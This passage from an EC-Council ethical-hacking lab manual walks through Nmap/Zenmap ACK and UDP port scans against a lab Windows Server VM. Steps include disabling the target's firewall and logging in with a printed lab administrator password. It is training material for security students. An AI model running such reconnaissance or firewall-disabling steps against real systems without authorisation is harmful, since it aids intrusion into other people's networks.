
22. The scan results appear, displaying that the ports are filtered on the target machine, as shown in the screenshot.

    Note: The ACK flag probe scan sends an ACK probe packet with a random sequence number; no response implies that the port is filtered (stateful firewall is present), and an RST response means that the port is not filtered.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

23. Switch to the **Windows Server 2022** virtual machine.
24. If you are logged out of the **Windows Server 2022** virtual machine, then click **Ctrl+Alt+Del** to activate the machine. By default, **CEH\Administrator** user profile is selected, type **Pa$$w0rd** in the **Password** field and press **Enter** to login.
25. Turn off the **Windows Defender Firewall** from **Control Panel**.



26. Now, switch back to the **Windows 11** virtual machine. In the **Command** field of **Zenmap**, type the command **nmap -sU -v [Target IP Address]** (here, the target IP address is **10.10.1.22**) and click **Scan**.


    Note: **-sU**: performs the UDP scan and **-v**: enables the verbose output (include all hosts and ports in the output).

27. The scan results appear, displaying all open UDP ports and services running on the target machine, as shown in the screenshot.


    Note: This scan will take approximately 20 minutes to finish the scanning process and the results might differ in your lab environment.

    Note: The UDP scan uses UDP protocol instead of the TCP. There is no three-way handshake for the UDP scan. It sends UDP packets to the target host; no response means that the port is open. If the port is closed, an ICMP port unreachable message is received.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




28. Close the **Zenmap** window.
29. You can create your scan profile, or you can also choose the default scan profiles available in Nmap to scan a network.
30. Click **Search** icon () on the **Desktop**. Type **zenmap** in the search field, the **Nmap - Zenmap GUI** appears in the results, click **Open** to launch it.
31. To choose the default scan profiles available in Nmap, click on the drop-down icon in the **Profile** field and select the scanning technique you want to use.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

32. To create a scan profile; click **Profile → New Profile or Command**.

    Note: If a **User Account Control** pop-up appears, click **Yes**.



